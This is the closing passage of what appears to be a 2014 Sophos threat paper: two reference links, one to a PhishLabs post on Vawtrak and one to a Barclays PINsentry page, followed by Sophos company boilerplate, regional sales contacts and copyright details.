10. <http://blog.phishlabs.com/vawtrak-gains-momentum-and-expands-targets>
11. <http://www.barclays.co.uk/Helpsupport/UpgradetoPINsentry/P1242559314766>

More than 100 million users in 150 countries rely on Sophos as the best protection against complex threats and data loss. Sophos is committed to providing complete security solutions that are simple to deploy, manage, and use that deliver the industry's lowest total cost of ownership. Sophos offers award winning encryption, endpoint security, web, email, mobile, server and network security backed by SophosLabs—a global network of threat intelligence centers. Read more at www.sophos.com/products.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK | Boston, USA
© Copyright 2014. Sophos Ltd. All rights reserved.
Registered in England and Wales No. 2096520, The Pentagon, Abingdon Science Park, Abingdon, OX14 3YP, UK
Sophos is the registered trademark of Sophos Ltd. All other product and company names mentioned are trademarks or registered trademarks of their respective owners.

2072-12.14DD.tpna.simple

SOPHOS